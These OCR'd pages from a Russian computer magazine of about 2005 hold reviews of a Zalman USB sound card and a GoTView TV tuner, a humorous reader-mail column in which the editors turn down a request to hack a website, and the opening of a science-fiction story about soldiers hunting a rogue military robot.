О данном агрегате можно сказать только одно. Он принадлежит к категории внешних устройств. Небольшая компактная коробочка, которая подключается к машине через USB-порт. Драйверы ставятся моментально, подключать устройство легче легкого. Кстати, что удивительно, данная аудиокарта от Zalman поддерживает категории звуковых систем 5.1. Звук для устройств такого рода весьма приличный. На карте имеются три входа для колонок типа Front, Rear и Center/Subwoofer. Громкость каждого из подключенных к карте типа колонок регулируется имеющимися на карточке колесиками настройки. После установки драйверов пользователю предлагается простенький эквалайзер с элементарными настройками. В комплект также входит мануал на английском языке.

Низкая производительность и минимальная комплектация, пожалуй - единственные минусы, которые можно отыскать. Понятно, что такое устройство вряд ли подходит для игр, однако для малобюджетных машин, на которых нужно слышать хотя бы что-то при многоканальном звучании, она, может, и сгодится.

Технические характеристики:
Тип: звуковая карта для ПК 24-бит (5.1-канал)
Тип подключения: внешний USB
Частотный диапазон: 32 кГц - 48 кГц
Поддерживаемые стандарты: chipset: Sonix 5.1 Sound; three dials for setting the volume for front, rear and centre
Запись: 24-бит полнодуплекс. стерео (44,1 кГц, 48 кГц, 96 кГц)
Воспроизведение: 24-бит полнодуплекс. стерео (192 кГц, 44,1 кГц, 48 кГц, 96 кГц)

Интерфейсы:
задняя панель USB
задняя панель цифровой аудиовыход
mini-Jack 3,5 мм передняя панель фронтальный стереовыход
mini-Jack 3,5 мм стерео передняя панель тыловой стереовыход
mini-Jack 3,5 мм стерео передняя панель выход центр/сабвуфер
mini-Jack 3,5 мм стерео
ЦЕНА: $50

ВЫВОД

Creative был, есть и остается лидером по производству качественных звуковых устройств для дома. По результатам тестов, продукты именно этой фирмы заняли лидирующие позиции. Аутсайдерами можно назвать Zalman ZM-RSSC и Ableton ESI Live (Juli@). Эти агрегаты способны мало на что.

На сегодняшний день существует масса профессиональных и полупрофессиональных устройств для работы со звуком и использования их в современных 3D-играх. Однако они по карману не всем, а из предложенного в данном тесте вполне можно подобрать что-нибудь на вкус пользователя, ограниченного бюджетом. Так что если интегрированный звук тебе не в радость, мы надеемся, что из предложенного ты сможешь найти что-нибудь по душе и по слуху.

Дмитрий Окунев, test_lab (test_lab@gameland.ru)

GOTVIEW USB 2.0 DVD DELUXE

ПРОДВИНУТЫЙ ВНЕШНИЙ TV-TUNER ЗА $150

GoTView USB 2.0 DVD Deluxe представляет собой миниатюрную коробочку, подключаемую к системе при помощи интерфейса USB2.0 и совместимую с версиями Windows 2000 SP4, а также всеми вариациями Windows XP. Поставка включает в себя сам тюнер, подставку для его перевода в вертикальное положение, пульт ДУ, ИК-приемник, а также программу InterVideo WinDVD Creator 2. Кроме того, в коробке лежат кабели для подключения внешнего видеоисточника - да-да, волшебная коробочка является не только TV-тюнером, но и устройством видеозахвата с аппаратным MPEG-кодированием!

На корпусе устройства располагаются разъемы S-Video и RCA, кнопка включения/выключения питания, а также антенный разъем, порт USB2.0 и коннектор для подключения дополнительного питания (хотя устройство отличается пониженным энергопотреблением и в принципе должно замечательно работать от одного USB-порта). Однако на некоторых компьютерах со старыми материнскими платами или ноутбуках проблемы с питанием все же могут возникнуть - в этом случае необходимо подключить машину к дополнительному порту (шнур прилагается).

Пульт дистанционного управления заслуживает отдельного внимания. ИК-приемник после подключения к USB-порту определяется системой как HID-совместимое устройство (Human Interface Device), так что ДУ можно легко использовать для управления практически любым Windows-приложением! Собственно, для этого на нем имеется превеликое множество кнопок управления, которые с легкостью можно переназначить на выполнение абсолютно любой функции.

Программную часть TV-тюнера составляет программа GoTView Pro, о которой стоит рассказать подробнее. Софтина имеет довольно дружественный интерфейс, поддерживает скины (их в комплекте немало) и чем-то внешне даже напоминает знаменитый WinAmp. Зайдя в меню каналов, можно обнаружить, что предустановки для них уже установлены, и в принципе можно наслаждаться просмотром сразу после инсталляции. Если в твоем доме проведено кабельное телевидение, возможно, придется перескани-ровать сетку, благо это делается довольно просто и в то же время настройки поиска изменяются довольно гибко. Разумеется, имеется обновляемая ТВ-программа. GoTView Pro имеет великое множество настроек, и все они разнесены по соответствующим закладкам.

К примеру, в разделе "Видео" ты можешь управлять пропорциями изображения, настройками деинтерлейсинга, задавать эффекты перехода между каналами (довольно интересная фича), а также использовать внешние фильтры обработки! Последняя возможность открывает довольно широкие возможности по адаптации картинки под свои нужды: поэкспериментировав с фильтрами, можно добиться не только улучшения качества изображения, но и получения дополнительных возможностей вроде наложения субтитров.

Вкладка настройки аудио также изобилует всяческими флажками и ползунками плюс, опять же, позволяет применять внешние фильтры. Итак, программа имеет довольно много настроек - как полезных, так и не очень.

Качество приема в целом очень хорошее, во многом благодаря той же гибкой настройке, а также функции аппаратного шумоподавления. В сочетании с отличной адаптацией под российский рынок, а также со всеми остальными характеристиками получаем очень качественный и конкурентоспособный девайс, полностью оправдывающий свою стоимость. Добавить сюда FM-тюнер, и привлекательность повысилась бы, наверное, раза в полтора. Но даже без предложенных добавлений Gotview производит очень и очень хорошее впечатление.

Технические характеристики:
Интерфейс: USB 2.0
Чипсет: 10-бит Conexant CX25843
Кодировщик: Conexant CX23416
Форматы кодирования: 720x576 (PAL 25 кадр/с), 720x480 (NTSC 30 кадр/с)
ВЧ-блок: Philips MK5
TV-форматы: PAL, SECAM, NTSC
Стереовещание: NICAM, A2
Шумоподавление: есть
Сетевая трансляция: есть
Разъемы: S-Video, RCA, Audio-In, антенный, DC-IN, USB2.0
ОС: Windows 2000 SP4, Windows XP, Windows MCE 2005

На письма отвечал SkyWriter (sky@real.xakep.ru)

E-МЫЛО

(spec@real.xakep.ru)

ОТ: FATA1ITY [FATA1ITY@OREXOVO.NET]
ТЕМА: ПОМОГИТЕ!

Привет, дорогая редакция любимого журнала!
Купил новый кулер. Установил в комп. Комп не загружается после этого. Вентиляторы шумят, жесткий сначала работает, потом виснет. Комп не грузит. Монитор не стартует. До biosa не доходит дело. Вставляем старый кулер - та же фигня.
Если вы не поможете, мне придется платить другану!
Процессор AMD ATLON 2200+. Кулер TITAN.

ОТВЕТ:

Здравствуй, дорогой читатель любимого журнала!

Мы рады, что ты одной ногой вступил в стройные ряды модеров и начал так же, как и я, - с замены кулера! Но ник для себя как для модера ты выбрал неудачный – Фаталити. С таким ником возможен только фатальный исход ;-), что у тебя, видимо, и получилось при замене кулера. Ты уверен, что поставил драйверы перед тем, как что-то менять? Дело в том, что драйверы от старого кулера могли оказаться несовместимыми с новым, поэтому процессор перегрелся и сгорел. Особенно AMD Athlon!

В следующий раз будь осторожнее. А "друган" у тебя – кулак, таких капиталистов еще мой дедушка раскулачивал, чего и тебе советую!

С любовью, твоя редакция.

ОТ: ZIP89@YANDEX.RU
ТЕМА: ОТСУТСТВУЕТ ;-(

Здравствуйте, дорогие ХАКЕРЫ!!! Помогите, пожалуйста, своему другу из далекого Ташкента. Я перекопал весь интернет в поисках маленькой, но очень нужной программы Click to DVD. Без нее не хочет моя камера Sony DCR-HC 40E записывать на DVD содержимое ее маленькой Mini DV-кассеты. Не могли бы вы прислать мне эту программу или ссылки, где ее можно скачать.

Заранее огромное СПАСИБО.

Zipper. Ответ, если можно, пришлите на zip89@yandex.ru.

ОТВЕТ:

Здравствуй, человек-молния :-).

Наша редакция частенько занимается поиском программ и выкладыванием их на CD. Очень удобно: написал письмо, за тебя нашли, скачали и выложили в придачу к любимому журналу. В "Хакере" для этого даже перешли с одного CD на два или аж на целый DVD!

Но с некоторыми (платными) программами сложнее. Поэтому можем дать только ценный совет: обратись в фирму Sony (www.sony.ru), там тебе бесплатно или за символическую плату предоставят эту программу, имхо.

З.Ы. А обратный адрес нас уже научили узнавать ;-P.

ОТ: ТИМУР МИНГАЗОВ [MINGAZOV87@MAIL.RU]
ТЕМА: ОТ ХАКЕРА (ТИМУР)

Привет, редакция Журнала "Хакер Спец"! У меня к вам большая просьба. Как можно узнать почтовый электронный адрес моей подруги? Она пишет мне уже два месяца, а электронный адрес не говорит. Можно ли как-нибудь узнать его? Помогите, если можете, пожалуйста!

Она мне очень дорога.

с/п Хакер (Тимур)

Жду с не терпением вашего ответа!

ОТВЕТ:

Здравствуй, Тимур!

Мы, узнав твой электронный адрес с первого же письма, решили поделиться-таки секретным знанием. Только тссс! Никому не говори – все только между нами! Рецепт следующий, мой юный подован:

❶. Открой одно из писем твоей подруги так, как ты обычно делаешь это.

❷. Посмотри: где-то в верхней части окна, прямо над текстом письма и его темой будет поле "От", или From, или "Откель" и т.п. В этом-то поле и прописан адрес твоей подруги!

Проверить эту технологию ты можешь очень легко! Создай письмо, напиши в нем "Привет, давай познакомимся" и отправь его по адресу mingazov87@mail.ru. Через некоторое время тебе придет письмо с предложением знакомства. Не удивляйся! Лучше посмотри на поле "От" – там ты, скорее всего, увидишь свой адрес!

Почаще заходи к нам, Тимур!

Твои Спецы.

ОТ: SERGEY [MAD_DOCTOR@FRONT.RU]
ТЕМА:][АКЕР CD PWD!

Привет! Кинь, пожалуйста, подсказку: где искать пасс для surprise.exe на диске или хотя бы сколько символов в пароле!

Мало времени подбирать, да и комп не сильно мощный...

ОТВЕТ:

О! Для тех, у кого не особо мощный компьютер, есть страница про Хакер Спец SMS-сервис - там ты и прочитаешь, как заполучить пароль. К сожалению, хотя сам пароль совершенно бесплатен, с нас требуют какую-то символическую плату за его доставку по СМС :-(. В общем, читай подробности в журнале...

ОТ: MLAD [UZLOV@NVKZ.NET]
ТЕМА: CD

Hi!!!!!!!!!!!!!!!!!!
Я читаю ваш журнал уже хрен знает сколько.
][aker, Железо,][aker Спец.
Я приобрел Спец №10(59), вставил CD, а пишет "Stream read error". Че творить?

ОТВЕТ:

Hi!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
Мы читаем наш журнал еще дольше! Работа, знаешь ли, такая ;-(. Но все равно мы рады, что ты тоже с нами! А насчет CD – это очень печальный факт, он, к сожалению, имеет место, хотя, теперь уже к счастью, легко лечится! Читай Step-By-Step HOWTO:
❶. Вынь диск.
❼. Протри его мягкой салфеткой, не оставляющей ворса.
❽. Вставь диск.
❶. Повтори действия, которые в предыдущий раз вызвали "Stream read error".
❻. Если ошибка не повторилась, то зачет тебе, как хакеру :-).
❻. Если ошибка повторилась, попробуй: а) повторить процедуру; б) покрутить диск на другом компе; в) выслать диск в адрес редакции с гневным письмом – мы обязательно пришлем тебе в ответ 100% проверенный всем редсоставом!
Твори!

ОТ: ПЕТР [SAPOR@MAIL.RU]
ТЕМА: ПОМОГИТЕ

Проблема такова.
Я добрый дядька. Сляпал сайт одной, как я тогда думал, "хорошей" даме. А она, <censored>, решила меня на бабки кинуть. Сумма не большая, но обидно до ужаса. Я же к ней со всей душой, да и сумма была символическая.
В общем, сайт лежит на народе, и я хочу его ломануть. Паролей у меня нет, зато есть ее IP'шник домашний, а дома в почте у нее по-любому есть пароли. Она выходит в инет два раза в день по пять минут, почту проверяет и все. Че мне делать-то - как, чем???
Подскажите, пожалуйста. Ну очень мне хочется эту стерву наказать за подлость ее.
С уважением, Петр.

ОТВЕТ:

Не христианин ты, Петр, хоть и с христианским именем! Злом на зло отвечаешь!
А следовало бы просто извлечь из произошедшего урок - впредь оформлять на такие работы договор подряда, где описаны твои обязанности по созданию сайта и обязанности твоего заказчика, а также то, что вы считаете законченным сайтом. А ей урок: не заказывать сайты у людей, которые пытаются разместить их на Народе и потом требовать за это возмездия ;-).
С уважением,
твои Спецы.

ОТ: ЕВГЕНИЙ Т. [SONAR@CN.RU]
ТЕМА: КУПИТЬ ХАКЕР-СПЕЦ ЗА АВГУСТ

Здравствуйте!
Упустил этот выпуск (ХС август 2005) в киосках. Можно ли заказать этот номер у Вас?
Если да, плиз, условия.
С уважением, Евгений Т.

ОТВЕТ:

Здоровеньки булы!
Очень печально, что ты не следишь за выходом наших журналов в продажу! Dr.Klouniz ушел на неделю в запой, а AvaLANche отказался выходить на работу... Но у меня-то нервы покрепче, и я решил помочь тебе с этой проблемой. Дело в том, что теперь тебе суждено купить журнал в его бумажной версии только в лавке букиниста или найти его в местной библиотеке, но цифровая версия в формате PDF (а именно из этого формата мы его и публикуем ;-) есть на диске XS за октябрь 2005 и на сайте www.xakep.ru в разделе, посвященном нам, – Спецам. Так что дерзай!

ОТ: VADY89 VADY89 [VL777@ONE.LV]
ТЕМА: PREET, POMOZEZ?

Preet.Uvidel tvoj e-mael na haker.ru... Ja sam iz Latvii,xotel bi uznatj u tea,esli ne trudno, kakie-nibudj interesnie sajti, svjazannie s hakerstvom, kak statj, i tog dalee, nu esli znae6j. Kstaty, gde oni vse tusujutsja, nu v etom rode, okey?A esli tebe 4ego nado, ti toze spra6ivaj, menja Vadim zovut. Davaj, poka.

ОТВЕТ:

Привет! Чуть не сломал глаза и мозги, пока переводил твое письмо :-(и пока не набрел на один замечательный сайт – www.translit.ru. Зайди туда – это первый сайт, который должен посетить настоящий хакер! Второй сайт вызывается кнопкой F1, и там описывается, как установить кириллические шрифты и раскладку клавиатуры. Остальные сайты можно найти по ключевым словам в хакерских поисковых системах: www.yandex.ru, www.aport.ru и т.п.
P.S. Кстати, меня тоже Вадик зовут. Тебе друг не нужен ;-)?
Удачи в духовных поисках!
Твоя редакция.

ОТ: ЗЛОД [ZZLOD@LIST.RU]
ТЕМА: О ЖИЗНИ

Вот решил написать, хотя толком не зная что :)... Только хочу от всей души поблагодарить всех вас за отличные журналы (пусть даже иногда с небольшими глюками :). Спасибо вам, Хакеры! Хакеры с большой буквы!
Да и вообще хочу поблагодарить весь (game)land за то, что он есть.
За "Хакер" и "Спец", за "Железо" и "PC игры", за MC и "Лучшие цифровые камеры".
Спасибо!
А вообще я понял, что хочу :). Хочу большую разовую подписку на все шесть журналов :)...

ОТВЕТ:

Спасибо тебе, Человек! Очень приятно получать приятные письма. Если Вы думаете, что таких много, то ошибаетесь: обычно приходит что-то вроде "Вы отвратительные бездарные бесталанные ребята, убейте себя" :-), и мы пытаемся, но воля к жизни побеждает, и мы продолжаем творить для вас – не всегда хорошо, но всегда лучше по сравнению с предыдущим номером – все для вас, дорогие читатели!
Аминь!

Niro (niro@real.xakep.ru)

СТОРОЖ

- ...Илья, хватит уже! - раздалось в шлемофоне.

Грохот затвора мешал что-то понять, но цель была предельно ясна - долбить этот чертов холм до тех пор, пока он не сравняется с землей. Долбить, долбить, словно чтобы проложить там шахту метро. Палец удерживал клавишу электрического затвора так, что, казалось, этих объятий уже никогда не разомкнуть. Гильзы вылетали на броню с противным звоном и рассыпались вокруг машины густым слоем.

Нарамник, плотно прижатый к бровям, удерживал крупные капли пота, готовые упасть в глаза. Илья смотрел в прицел, видел перед собой покрытый редким леском холм высотой метров двадцать и, закусив губу, обхаживал на вершине каждый метр, каждое деревце, разлетающееся в зеленую стружку от малейшего прикосновения разрывной пули. Командир экипажа терпел это безумие секунд сорок, потом просто хлопнул стрелка по плечу и прокричал:

- Эй, ну хватит! Приказов не слышишь?

Илья зажмурил глаза с таким усилием, что заломило даже в висках. Палец продолжал нажимать кнопку еще несколько мгновений. Пули, ведомые его рукой, стали уходить куда-то в небо, срезав верхушки пары деревьев на самой горушке. Потом все стихло.

Стрелок открыл глаза и взглянул на результат своего труда. Склон холма был перепахан настолько, что с места расположения "бойца" (расстояние в триста метров) казался каким-то муравейником, покрытым опавшей листвой. Деревья, сумевшие вырасти за свой век выше чем на три-четыре метра, навсегда укоротились, превратившись где в непонятные обрубки, где просто в пеньки. Три куста справа от вершины горели. Дымом тянуло вбок от холма, в сторону леса.

Илья легонько, кончиком пальца прикоснулся к прокушенной нижней губе, на которой засохла капля крови; скривился, но не от боли, а от осознания самого факта. Обеими ладонями он с силой провел по лицу, стараясь снять усталость с глаз, с щек, потом помассировал шею и удивленно посмотрел на палец правой руки, где еще осталась вмятина от кнопки управления огнем.

Внутри машины было тихо, если не считать урчания двигателя где-то в двух метрах позади всех. Механик внизу кашлянул и тут же втянул голову в плечи - ему явно не хотелось сейчас привлекать к себе внимание.

- Что это было? - наконец, спросил командир. Илья сжал кулаки, хрустнул костяшками пальцев и ответил:

- Показалось.

- Что? Показалось? Все правильно расслышали, или мне одному эту чепуху впарили? - лейтенант обратился к экипажу. В ответ - тишина. - Значит, показалось... Сколько боезапаса израсходовано?

Илья прильнул к прицелу, просмотрел святящиеся на периферии зрения цифры.

- Шестьдесят два процента.

- Эффективность?

- Нулевая, - за этими данными можно было не обращаться к дисплею.

- Так нахрена?! - заорал лейтенант, наклоняясь со своего кресла к Илье. - Почему ты оставил машину без патронов?!

- Показалось, - угрюмо повторил стрелок.

- Ну-ну... - засопел, пытаясь успокоить себя, командир. - Вот же, идиот... Когда кажется, крестятся! В смысле, повышают интенсивность наблюдения и докладывают командиру экипажа! А когда начинают палить по воронам - это уже паника, а не война! Две трети боекомплекта псу под хвост! За каким чертом я тебя держу в машине? Холмы перепахивать?

Илья угрюмо стер несколько капель пота со лба.

- Виноват.

- Да пошел ты... - не по уставу ответил лейтенант и отодвинул от губ кнопку ларингофона. Остальное не долетело до ушей Ильи...


Спустя несколько минут молчания командир экипажа вышел на связь с Центром и преподнес все случившееся как маленький боевой контакт, неудачно окончившийся. Выслушав все, что полагалась за такую "неудачу", лейтенант вздохнул, пару раз ответил "Есть" и выключил передатчик. В машине стало совсем тихо. Механик держал двигатель на самых малых оборотах, экономя горючее.

- Итак... Слушай мою команду, - лейтенант говорил медленно, взвешивая каждое слово. - Инцидент считать исчерпанным. Оператору Леонову объявляю три наряда вне очереди по прибытии на базу... Не слышу, Леонов!

- Есть, - ответил Илья, не оборачиваясь.

- Вот так-то... Механику-водителю принять на сто восемьдесят градусов, к югу - вот как мы пролетели - и проследовать в район Корсаковки. Там какой-то совхоз загнивающий - видели нашу цель там. Представляешь, Леонов, за три километра отсюда. Чего тебе там показалось, не пойму. Может, корова какая забрела или снежный человек?

- Может, - буркнул Илья. - Меня эта сельская местность с ума сводит. Все эти Корсаковки, Борисовки, Тимофеевки и прочая лабуда. Я себя тут чувствую как в джунглях!



Поэтому приказ предельно прост, без вариантов. Между глаз снарядом.

- Сразу видно, городской житель! - усмехнулся лейтенант. - Никаноров, доложите о состоянии БМП!

Механик быстро пробежал глазами многочисленные табло, количеству которых позавидовал бы любой летчик "Стелса", и выдал командиру рапорт о состоянии всех узлов и агрегатов. Все было в идеале, топлива должно было хватить и на выполнение боевой задачи, и на возвращение домой.

Правда, так складывалось если не считать огромной рваной дыры на месте дверей десантного отсека...

Их сорвали с кроватей сегодня рано утром - они были дежурным экипажем. За сорок пять секунд они успели не только одеться, но и выскочить в парк, где их уже ждало начальство. Майор коротко козырнул, больше по привычке; протянул пакет, ничего не объясняя, потом отозвал лейтенанта в сторону, чтобы экипаж не слышал ни звука и, склонившись едва ли не к самому уху собеседника, внес какие-то комментарии к тому, что было в пакете. Командир экипажа выслушал все, ни один мускул на его лице не дрогнул. Он вернулся с таким видом, будто начальник передал ему привет от мамы, а не дополнения к приказу.

В ушах лейтенанта до сих пор звучит змеиный шепот майора: "Это - бета-версия. У них на данной стадии разработки очень несбалансированный интеплект. Практически никакого. Основные базовые функции - перемещение, стрельба, маскировка. И... ничего, отвечающего за целесообразность и верность принятия решения. Поэтому приказ предельно прост, без вариантов. Между глаз снарядом. Но, если будет возможность понять, почему он ушел... Короче, действуй по обстановке".

Лейтенант дал команду на выдвижение и первым молодецки вскочил на борт. Но тут же свалился обратно: »

не учел, что этим осенним утром броня покрылась росой. Ботинки соскользнули с нее, он неловко завалился на асфальт, матюгнулся, вскочил и поправил форму. Никто из экипажа и бровью не повел. Механик нырнул в свой люк, стрелок подождал, пока командир со второй попытки, уже осторожнее, заберется в башню и займет кресло немного левее от него. Потом сам сел за свою турель, его пальцы привычно легли на гашетки. Справа - пульт управления пушкой. Боезапас - под завязку. Несколько движений пальцами - мигнуло и погасло несколько диодов, сигнализируя о полной исправности систем стрельбы.


- Механик готов! - донеслось снизу. Мотор тихо урчал. Облако черного дыма, выпущенное при запуске, уже рассеялось легким утренним ветерком.

- Стрелок готов!

- Принимаем десант! - коротко ответил командир. Сзади зашипели дверцы. За бронеплитой, отгораживающей десантный отсек от командирского, раздалось бряцанье подковок. Несмотря на свой солидный вес, машина качнулась, когда двенадцать человек заняли свои места, расположившись вдоль стен. - Доложить о готовности!

- Группа армейской разведки готова! - услышали все в шлемофонах.

Командир сообразил, что между словами "десант" и "группа армейской разведки" не то чтобы пропасть, но существенная разница, и прервал трансляцию на экипаж. Переговорив со старшим группы в течение нескольких секунд, лейтенант включил каналы связи в



Вот только не давала покоя фраза о том, что насчет цели - попозже...

обычном режиме, но в наушниках продолжалась тишина. Радиомолчание, граничащее с изумлением и непониманием.

- Закрыть десантные люки!

Снова раздалось шипение, глухой толчок.

От толчка на колени Леонову упала икона, которую он приклеил рядом с прицельной рамкой еще полгода назад. Маленькая, со спичечный коробок, икона с изображением святого, имени которого Илья не знал, да особо и не интересовался. Когда-то в увольнительной на улице ему сунула икону старенькая продавщица цветов, сказав при этом: "Служи, сынок. У меня у самого такой же, как ты... Был..." Илья взял икону машинально, сжал в кулаке. Старушка отвела глаза, словно говоря: "Уходи, мол, не хочу вспоминать..." И он ушел, унося с собой лик святого, который и посадил на "Момент" на своем боевом посту.

И вот икона упала первый раз за все время, что находилась у Ильи. До этого она выдерживала такую тряску, что, казалось, сам Илья готов был рассыпаться на мельчайшие кусочки. А стрельба?! В башне царила такая вибрация, что только компьютер мог справиться с ней, позволяя стрелять с феноменальной точностью! Полгода святой лик висел в башне, несмотря ни на что, и вот упал от толчка десантной дверцы, которую потянул на себя замыкающий, позабыв в спешке, что она закрывается автоматически.

Сам по себе факт был не особо примечательный, ибо отклеиться она все равно когда-нибудь бы отклеилась: перепады температур или прямое попадание сделали бы свое дело. Илья всегда надеялся только на то, что в горячке учебных или боевых стрельб не потеряет ее. С иконой он связал все свои армейские удачи, с ней он надеялся благополучно завершить службу и выйти на пенсию.

Леонов подержал маленький прямоугольник в руках, понимая, что клея сейчас под рукой нет и быть не может, решил засунуть его в нагрудный карман, но потом подумал, что должен видеть икону перед собой, и пристроил ее за резинку, обтягивающую прицел. Не очень надежно, зато всегда рядом.

Потом лейтенант скомандовал:

- Готовность десять секунд! Нагрузка на грунт минимальная, скорость крейсерская. Маршрут - двадцать градусов к северо-востоку. Цель... Об этом чуть позже. Вперед!

И бронемашина рванула с места. Даже через толстую плиту, скрывающую десант, были слышны маты и громкое бряцанье оружия. Спустя несколько секунд Леонов понял, что забыл пристегнуться, накинул ремни на пояс и плечи и сразу почувствовал себя уютнее. Вот только не давала покоя фраза о том, что насчет цели - попозже...

Иконка тряслась, но держалась. Где-то под ногами у Ильи бряцнула пулеметная обойма. Он кинул взгляд вниз, отметил про себя, что надо бы там в следующий раз пройтись в два слоя "скотчем", чтобы не гремело: все равно зарядный механизм при стрельбе вырвет патроны из коробки, невзирая ни на какие препятствия, а ехать будет потише и поспокойнее (рассказы о том, как где-то и когда-то сдетонировало вооружение, блуждали среди экипажей, как притчи о мертвецах среди работников морга).

Двигались они быстро. Механик умело гнал по дороге, ведущей к полигону. Каждый поворот, каждый бугорок были известны давным-давно. Лейтенант изредка бросал взгляд на экран перед глазами, отмечая про себя, что, хоть механик и шел по дороге, периодически отклоняясь от курса, все-таки движение происходило именно в том направлении, в каком было нужно, - двадцать градусов к северо-востоку. Да и зачем лишний раз трясти десантную группу, пересекая овраги и лесистую местность, если скорость машины позволяла обогнуть все эти естественные препятствия, насколько это было возможно...

Командир включил "Палм". Должна была поступить информация... Так и есть. Пришли инструкции. Дополнительные, как полагал лейтенант, - на всякий случай, как это бывает в армии. Наконец-то он сумел своими глазами увидеть, так сказать, в натуре цель, которую они преследовали.

На фотографиях робот выглядел внушительно: огромная машина, метра четыре в длину, приспособленная к перемещению по пересеченной местности. Было сложно сказать, что (или кто) являлось ее прообразом, какие законы мироздания были заложены в конструкцию и проект. Были здесь и какие-то усы, и дополнительные штанги, выполняющие, как показалось лейтенанту, функцию ног, оружейные надстройки (пулемет сразу бросался в глаза, ибо невозможно было сменить устоявшуюся рациональную форму на что-то неузнаваемое).

- Характеристики... - шептал себе под нос лейтенант, машинально теребя воротник камуфляжной куртки. - Скорость... Прицельная дальность, боекомплект... А энергозапас? Интересно, если без подзарядки, далеко уйдет?

И тут же ответил сам себе, прочитав данные о бортовом питании робота. Ждать, когда же у него сядут батареи, было бессмысленно.

- Теперь насчет интеллекта... - прошептал командир и еще раз проследил, что в очередной раз отключил свой ларингофон. - Самое главное - для каких целей он сделан? Кто для него мы: нейтральный объект, мишень или друзья? Что у него там в башке?

Он давно уже служил на этом полигоне испытаний робототехники, насмотрелся на многое. Недавно ушло его представление на старшего лейтенанта, он готовился принять под свое командование взвод, опыта

было не занимать, но всякий раз, отправляясь на разборки со свихнувшейся техникой, он не знал, вернется ли назад.

Один раз они охотились на микроробота, который унес на себе ядерный заряд. Точнее, пока задача не была успешно решена, было трудно сказать, кто на кого охотился. А до тех пор лейтенант все время держал в голове то, что, взорвись эта штука на спине железного паука - и кранты целой области. Успокаивало лишь то, что по тактическим характеристикам взрыва его экипаж (он сам в том числе) не почувствовал бы боли. Они просто испарились бы в то же мгновение, а броня для них в тот момент не значила бы ничего.

Тогда лейтенант спросил у командования в первый и последний раз: "Какого черта испытываются неподготовленные образцы сверхсекретного и сверхсложного оружия? Неужели нельзя тестировать все это на стендах, а не в жизни? Ведь последствия..."

Начальник полигона выслушал все это и предложил написать рапорт на увольнение. Вот так просто, безо всяких комментариев. Лейтенант постоял минуту в ожидании развития этой беседы в каком-то другом русле, после чего вышел.

Изменить что-то было нельзя...

Вот и сегодня проверенный экипаж мчался по проселочной дороге, оставляя в стороне несколько сел, где жили люди, которые не знали ничего о творящемся рядом с ними. Пару раз к людям просачивались слухи о невиданных железных уродцах, ползающих по холмам в той стороне, где временами грохочут орудия. О том, что полигон существует, знали все - из этого не делали тайны. Тайна была гораздо глубже...

Пару раз тряхнуло сильнее. Лейтенант привстал, откинул люк, высунув голову навстречу ветру. Можно было посмотреть и через смотровые щели, но почему-то захотелось вдохнуть свежего воздуха, хотя в бронемашине работал кондиционер, устроенный по последнему слову техники. Механик услышал шум, отметил лампочку открытия люка, сбавил скорость - чтобы не сильно трясло.

- Продолжать движение с прежней скоростью, - скомандовал лейтенант, снова подключившись к общей сети. - Не развалюсь.

Сзади вырвался клуб сизого дыма, машина прибавила ходу.

- Расчетное время прибытия к точке - через восемь минут, - ответил механик. - Это если скорость не снижать и безо всяких нештатных ситуаций типа стада коров...


Было и такое в их нелегкой службе: люди, живущие вокруг полигона, частенько использовали его для своих нужд, не боясь колючей проволоки, вышки и даже снайперов в особо секретных местах.

- Смотри не сглазь, - ответил командир и приставил к глазам бинокль.

Местность была на удивление однообразная: маленькие рощицы, состоящие преимущественно из берез, высокая трава, местами по пояс, а то и выше, петли проселочной дороги... И воронки, воронки... Черные проплешины на этом зеленом ковре после трех лет службы казались военным уже довольно будничными. "Проплешины" не зарастали травой, потому что земля не очень дружила с какими-то химическими компонентами подрывных материалов (химики, кто в детстве в школе на опытах не наигрался, тут старались вовсю!), деревья вокруг них становились невзрачными, утрачивали зеленый цвет и быстро погибали, но это никого не волновало. Главное - это боевые качества людей, оружия и роботов.

Бинокль шарил по окрестностям, временами натыкаясь на бутафорские мишени: различного рода бетонные надолбы, доты, блиндажи, сети ходов сообщений; местами на полях замечались танки или парочка грузовиков, все они были в плачевном состоянии, почерневшие, покосившиеся, ушедшие на полметра в грунт. Во время учений и испытаний огонь всегда очень плотный, компьютерные стенды выносят мишени с поразительной точностью. Поговорка о двух снарядах в одной воронке уже давно канула в лету, потому что перестала быть истиной.

Начальник полигона выслушал все это и предложил написать рапорт на увольнение.



- Во что превратили природу, блин, - шепнул лейтенант.

- Сейчас тряхнет, командир, предупредил механик. Пришлось выпустить бинокль и ухватиться за люк. Машина приняла вправо и нырнула в овраг.

- Больше по дороге не могу, сильно заберу на север, будем болтаться по канавам и воронкам, - прокомментировал Никаноров. - Десант потерпит в отсеке.

- И хрен с ними, - буркнул Леонов. - Ты, главное, нас предупреждай загодя, перед ямами. А они привычные, переживут.

- Предупреждаю, - хмыкнул Никаноров, и они ухнули куда-то вниз. Бронемашина, будто потеряв в весе, совершила полет через небольшой противотанковый ровик, взболтнув в своей утробе экипаж и группу разведки, словно в миксере. Илья стукнулся лбом о нарамник прицела, благо тот был резиновый, зато натянут на железяку! Трудно было представить себе, что сейчас творится в десантном отсеке. Оставалось надеяться, что там никакой бравадой не пахнет, все пристегнуты по полной программе и к подобным приключениям подготовлены.

- ... Хр-р-тв-мт... - откуда-то раздался голос лейтенанта. - Никаноров, сволочь... Еще одна такая шутка, пристрелю!

Люк наверху грохнул, зашипели сервомоторы, прижимая его. Включилась установка создания микроклимата. Воздух насытился каким-то тропическим запахом, легкий ветерок гулял внутри.

- Виноват, - ответил механик, который всегда выходил из подобных передряг невредимым, еще бы: он всегда держится за фрикционы, ноги на педалях, кругом ремни, кресло анатомическое, да еще и костюм, как у летчика, с трубками высокого давления. Чуть только качнет, так компьютер тут же раздувает их в тех местах, удар о которые чреват травмами. В общем, можно было прыгать с любой горы в любую погоду.

Максимов достал свой верный "Палм" и выбрал из нескольких файлов те, что содержали боевую задачу.

- Извинения принимаю, мнения не изменю, - ответил лейтенант уже приободрившимся голосом. В голове быстро перестало шуметь после удара о закраину люка: похоже, обошлось. - Быстро доложить, где мы находимся!

